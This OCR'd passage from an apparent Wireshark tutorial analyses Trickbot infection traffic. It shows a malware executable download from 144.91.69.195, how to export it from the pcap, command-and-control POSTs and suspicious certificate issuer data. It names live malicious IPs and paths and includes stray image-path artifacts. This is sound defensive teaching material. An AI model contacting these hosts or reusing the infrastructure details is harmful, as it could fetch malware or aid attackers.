2019-09-25 17:54…  72.21.81.200     443     swj13mr.microsoft.com     Client Hello
2019-09-25 17:54…  72.21.81.200     443     swj13mr.microsoft.com     Client Hello
2019-09-25 17:54…  144.91.69.195    80                                GET /solar.php HTT
2019-09-25 18:05…  187.58.56.26     44                                Client Hello
2019-09-25 18:05…  176.58.123.25    44                                Client Hello
2019-09-25 18:05…  104.124.58.155   80                    supdate…    GET /msdownload/up
2019-09-25 18:06…  195.123.220.86   44                                Client Hello
2019-09-25 18:06…  187.58.56.26     44                                Client Hello
2019-09-25 18:06…  187.58.56.26     44                                Client Hello
2019-09-25 18:07…  187.58.56.26     44                                Client Hello
2019-09-25 18:07…  170.238.117.1…   80                                POST /ono19/BACHMA
2019-09-25 18:07…  170.238.117.1…   80                                POST /ono19/BACHMA
2019-09-25 18:07…  170.238.117.1…   80                                POST /ono19/BACHMA
```

Figure 8: Following the HTTP stream for the HTTP request to 144.91.69.195.

Trickbot Pcap. Analysis



Wireshark · Follow HTTP Stream (tcp.stream eq 7) · 2019-09-25-Trickbot-gtag-ono19-infection-traffic.pcap

```
GET /solar.php HTTP/1.1
Connection: Keep-Alive
Accept: */*
Accept-Language: en-us
User-Agent: pwtyyEKzNtGatwnJjmCcBLbOveCVpc
Host: 144.91.69.195

HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Wed, 25 Sep 2019 17:54:12 GMT
Content-Type: application/octet-stream
Content-Length: 679008
Connection: keep-alive
Content-Description: File Transfer
Content-Disposition: attachment; filename="phn34ycjtghm.exe"
Expires: 0
Cache-Control: must-revalidate
Pragma: public

MZ......................@...........................................!..L.!
This program cannot be run in DOS mode.

$............{...{...{...^...{.[.g...{.X.g...{.{.b...{...z...{.{.;...{.{.g...
```

Content type is **application/octet-stream**

File name listed in the HTTP response headers that ends in **.exe**


First 2 bytes of an EXE or DLL show as ASCII characters **MZ**

Often seen in EXE or DLL files

Figure 9: Indicators the returned file is a Windows executable or DLL file.

Trickbot Pcap. Analysis

You can extract the executable file from the pcap as shown in Figure 10.



Packet	Hostname	Content Type		Filename
50	www.msftncsi.com	text/plain	...tes	ncsi.txt
69	www.dchristjan.com	application/zip	...546 bytes	dd05ce3a-a9c9-
929	144.91.69.195	application/octet-stream	679 kB	solar.php
1188	www.download.windowsupd...	application/vnd.ms-cab-co...	58 kB	authrootstl.cab
3425	170.238.117.187	multipart/form-data	249 bytes	81
3427	170.238.117.187	text/plain	3 bytes	81
3442	170.238.117.187	multipart/form-data	348 bytes	83
3444	170.238.117.187	text/plain	3 bytes	83
3459	170.238.117.187	multipart/form-data	260 bytes	81
3463	170.238.117.187	text/plain	3 bytes	81
4510	170.238.117.187:8082	multipart/form-data	269 bytes	81


```
25   443   ...t.me                      Client Hello
155  80    ...download.windowsupdate... GET /msdownload/up
                                        Client Hello
                                        Client Hello
                                        Client Hello
                                        Client Hello
2019-09-25 18:07... 170.238.117...      70.238.117.187    POST /ono19/BACHMA
2019-09-25 18:07... 170.238.117.1...    70.238.117.187    POST /ono19/BACHMA
2019-09-25 18:07... 170.238.117.1... 8082 170.238.117.187 POST /ono19/BACHMA
```

Figure 10: Exporting the Windows executable from the pcap.

Trickbot Archeology

Post infection traffic initially consists of HTTPS/SSL/TLS traffic over TCP port 443, 447, or 449 and an IP address check by the infected Windows host. In this infection, shortly after the HTTP request for the Trickbot executable, we can see several attempted TCP connections over port 443 to different IP addresses before the successful TCP connection to 187.58.56[.]26 over TCP port 449.

If you use your ***basic+*** filter, you can see these attempted connections as shown in Figure 11 and Figure 12.




(http.request or ssl.handshake.type == 1 or tcp.flags eq 0x0002) and !(ssdp)

```
Time                 Dst              port  Host            Info
2019-09-25 17:54:11  144.91.69.195    80    144.91.69.195   GET /solar.php HTTP/1.1
2019-09-25 17:55:51  185.222.202.222  443                   49166 → 443 [SYN] Seq=0 Win
2019-09-25 17:55:54  185.222.202.222  443                   [TCP Retransmission] 49166
2019-09-25 17:55:57  185.222.202.222  443                   [TCP Retransmission] 49166
2019-09-25 17:56:23  185.222.202.222  443                   49167 → 443 [SYN] Seq=0 Win
2019-09-25 17:56:26  185.222.202.222  443                   [TCP Retransmission] 49167
2019-09-25 17:56:29  185.222.202.222  443                   [TCP Retransmission] 49167
2019-09-25 17:56:55  185.222.202.222  443                   49168 → 443 [SYN] Seq=0 Win
2019-09-25 17:56:58  185.222.202.222  443                   [TCP Retransmission] 49168
2019-09-25 17:57:00  185.222.202.222  443                   [TCP Retransmission] 49168
2019-09-25 17:57:27  31.184.253.37    443                   49169 → 443 [SYN] Seq=0 Win
2019-09-25 17:57:30  31.184.253.37    443                   [TCP Retransmission] 49169
2019-09-25 17:57:33  31.184.253.37    443                   [TCP Retransmission] 49169
2019-09-25 17:57:59  31.184.253.37    443                   49170 → 443 [SYN] Seq=0 Win
2019-09-25 17:58:02  31.184.253.37    443                   [TCP Retransmission] 49170
2019-09-25 17:58:04  31.184.253.37    443                   [TCP Retransmission] 49170
2019-09-25 17:58:30  31.184.253.37    443                   49171 → 443 [SYN] Seq=0 Win
2019-09-25 17:58:33  31.184.253.37    443                   [TCP Retransmission] 49171
2019-09-25 17:58:36  31.184.253.37    443                   [TCP Retransmission] 49171
2019-09-25 17:59:03  51.254.69.244    443                   49172 → 443 [SYN] Seq=0 Win
2019-09-25 17:59:06  51.254.69.244    443                   [TCP Retransmission] 49172
2019-09-25 17:59:08  51.254.69.244    443                   [TCP Retransmission] 49172
2019-09-25 17:59:35  51.254.69.244    443                   49173 → 443 [SYN] Seq=0 Win
2019-09-25 17:59:38  51.254.69.244    443                   [TCP Retransmission] 49173
2019-09-25 17:59:41  51.254.69.244    443                   [TCP Retransmission] 49173
```

Figure 11: Attempted TCP connections over port 443 by the infected Windows host.

Trickbot Pcap. Analysis



2019-09-25-Trickbot-gtag-ono19-infection-traffic.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression... + basic basic+ basic+dns

```
(http.request or ssl.handshake.type == 1 or tcp.flags eq 0x0002) and !(ssdp)
```


```
Time                 Dst              port  Host          Info
2019-09-25 18:01:47  37.44.212.216    443                 [TCP Retransmission] 49177
2019-09-25 18:02:14  203.23.128.168   443                 49178 → 443 [SYN] Seq=0
2019-09-25 18:02:17  203.23.128.168   443                 [TCP Retransmission] 491
2019-09-25 18:02:20  203.23.128.168   443                 [TCP Retransmission] 49178
2019-09-25 18:02:46  203.23.128.168   443                 49179 → 443 [SYN] Seq=0 Win
2019-09-25 18:02:49  203.23.128.168   443                 [TCP Retransmission] 49179
2019-09-25 18:02:52  203.23.128.168   443                 [TCP Retransmission] 49179
2019-09-25 18:03:19  203.23.128.168   443                 49180 → 443 [SYN] Seq=0 Win
2019-09-25 18:03:22  203.23.128.168   443                 [TCP Retransmission] 49180
2019-09-25 18:03:24  203.23.128.168   443                 [TCP Retransmission] 49180
2019-09-25 18:03:51  37.228.117.146   443                 49181 → 443 [SYN] Seq=0 Win
2019-09-25 18:03:54  37.228.117.146   443                 [TCP Retransmission] 49181
2019-09-25 18:03:57  37.228.117.146   443                 [TCP Retransmission] 49181
2019-09-25 18:04:23  37.228.117.146   443                 49182 → 443 [SYN] Seq=0 Win
2019-09-25 18:04:26  37.228.117.146   443                 [TCP Retransmission] 49182
2019-09-25 18:04:28  37.228.117.146   443                 [TCP Retransmission] 49182
2019-09-25 18:04:55  37.228.117.146   443                 49183 → 443 [SYN] Seq=0 Win
2019-09-25 18:04:58  37.228.117.146   443                 [TCP Retransmission] 49183
2019-09-25 18:05:00  37.228.117.146   443                 [TCP Retransmission] 49183
2019-09-25 18:05:27  187.58.56.26     449                 49184 → 449 [SYN] Seq=0 Win
2019-09-25 18:05:28  187.58.56.26     449                 Client Hello
2019-09-25 18:05:45  176.58.123.25    443                 49185 → 443 [SYN] Seq=0 Win
2019-09-25 18:05:46  176.58.123.25    443   ident.me      Client Hello
2019-09-25 18:05:53  104.124.58.155   80                  49186 → 80 [SYN] Seq=0 Win=
2019-09-25 18:05:54  104.124.58.155   80    www.download  GET /msdownload/update/v3/s
```

Figure 12: Scrolling down to see more TCP connections over port 443 before a successful connection to 187.58.56[.]26 over TCP port 449.

Trickbot Pcap. Analysis

The HTTPS/SSL/TLS traffic to various IP addresses over TCP port 447 and TCP port 449 has unusual certificate data. We can review the certificate issuer by filtering on ***ssl.handshake.type == 11*** when using Wireshark 2.x or ***tls.handshake.type == 11*** when using Wireshark 3.x.

Then go to the frame details section and expand the information, finding your way to the certificate issuer data as seen in Figure 13 and Figure 14.



ssl.handshake.type == 11

```
Time                 Src              port  Info
2019-09-25 17:54:10  72.21.81.200     443   Certificate [TCP segment of a reassemble
2019-09-25 17:54:10  72.21.81.200     443   Certificate [TCP segment of a reassemble
2019-09-25 17:54:11  72.21.81.200     443   Certificate [TCP segment of a reassemble
2019-09-25 17:54:11  72.21.81.200     443   Certificate [TCP segment of a reassemble
2019-09-25 17:54:11  72.21.81.200     443   Certificate [TCP segment of a reassemble
2019-09-25 18:05:28  187.58.56.26     449   Server Hello, Certificate, Server Key Ex
2019-09-25 18:05:46  176.58.123.25    443   Certificate, Server Hello Done
2019-09-25 18:06:03  195.123.220.86   447   Server Hello, Certificate, Server Key Ex
2019-09-25 18:06:22  187.58.56.26     449   Server Hello, Certificate, Server Key Ex
```

```
› Frame 1066: 1376 bytes on wire (11008 bits), 1376 bytes captured (11008 bits)
› Ethernet II, Src: Netgear_b6:93:f1 (20:e5:2a:b6:93:f1), Dst: HewlettP_1c:47:ae (00:08:02
› Internet Protocol Version 4, Src: 187.58.56.26, Dst: 10.9.25.101
› Transmission Control Protocol, Src Port: 449, Dst Port: 49184, Seq: 1, Ack: 96, Len: 132
˅ Secure Sockets Layer
  › TLSv1 Record Layer: Handshake Protocol: Server Hello
  ˅ TLSv1 Record Layer: Handshake Protocol: Certificate
      Content Type: Handshake (22)
      Version: TLS 1.0 (0x0301)
      Length: 878
    ˅ Handshake Protocol: Certificate
        Handshake Type: Certificate (11)
        Length: 874
        Certificates Length: 871
      ˅ Certificates (871 bytes)
```

Figure 13: Filtering for the certificate data in the HTTPS/SSL/TLS traffic, then expanding lines the frame details for the first result under TCP port 449.

Trickbot Pcap. Analysis

In Figure 14, we see the following certificate issuer data used in HTTPS/SSL/TLS traffic to 187.58.56.26 over TCP port 449:


id-at-countryName=***AU***

id-at-stateOrProvinceName=***Some-State***

id-at-organizationName=***Internet Widgits Pty Ltd***

The state or province name (Some-State) and the organization name (Internet Widgits Pty Ltd) are not used for legitimate HTTPS/SSL/TLS traffic. This is an indicator of malicious traffic, and this type of unusual certificate issuer data is not limited to Trickbot.

What does a normal certificate issuer look like in legitimate HTTPS/SSL/TLS traffic?


2019-09-25-Trickbot-gtag-ono19-infection-traffic.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression... + basic basic+ basic+dns

